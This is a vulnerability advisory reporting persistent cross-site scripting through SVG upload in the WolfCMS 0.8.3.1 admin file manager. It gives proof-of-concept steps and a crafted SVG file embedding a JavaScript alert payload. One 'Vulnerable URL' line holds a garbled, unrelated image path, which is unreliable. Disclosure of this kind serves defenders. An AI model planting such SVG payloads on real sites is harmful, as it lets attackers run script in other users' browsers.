Type of vulnerability:

Persistent XSS via SVG file upload.

Affected software:

WolfCMS v0.8.3.1

Description:

Wolf CMS simplifies content management by offering an elegant user interface, flexible templating per page, simple user management, and permissions, as well as the tools necessary for file management.

Type of vulnerability:

Persistent XSS.

URL:

http://www.wolfcms.org/

Vulnerable URL:


http://127.0.0.8/?/admin/plugin/file_manager/browse/

Vulnerability Description:

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Proof of concept: -

Step - 1: Logged in as Admin Role
Step - 2: Open URL: http://127.0.0.8/?/admin/plugin/file_manager/browse/
Step - 3: Click on Upload file and upload the XSS crafted SVG file.



Step – 4: Open the uploaded image.

Step – 5: Right click on the image and select open image in new tab (XSS payload will be executed here).

Discovered by:

Provensec

Website:

http://www.provensec.com
Author:
Subodh Kumar
Reference(s):
https://www.linkedin.com/in/subodh-kumar-8a00b1125/
https://twitter.com/Subodhk62060242
https://github.com/s-kustm

SVG image crafted code:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
    alert("XSS by Provensec");
  </script>
</svg>
```

Save the code as xss.svg.